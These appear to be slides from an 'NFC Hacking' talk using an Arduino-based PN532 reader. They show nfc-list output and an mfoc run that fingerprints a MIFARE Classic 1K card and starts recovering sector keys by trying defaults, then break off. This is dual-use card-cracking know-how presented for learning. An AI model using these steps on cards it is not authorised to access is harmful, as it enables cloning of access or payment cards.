


NFC Hacking

RDM 8800 = Arduino + PN532




NFC Hacking

RDM 8800 = Arduino + PN532



NFC List

```
nfc-list uses libnfc 1.7.1
NFC device: pn532_uart:/dev/ttyUSB0 opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
  ATQA (SENS_RES): 00 04
  UID (NFCID1): fa d6 9c 08
  SAK (SEL_RES): 08
```



mfoc -O mycard.mfd

```
ISO/IEC 14443A (106 kbps) target:
ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
  UID (NFCID1): fa d6 9c 08
  SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
```

Fingerprinting based on MIFARE type Identification Procedure:

- * MIFARE Classic 1K
- * MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
- * SmartMX with MIFARE 1K emulation

Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...

Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both

[Key: ffffffff] -> [.....xx.]

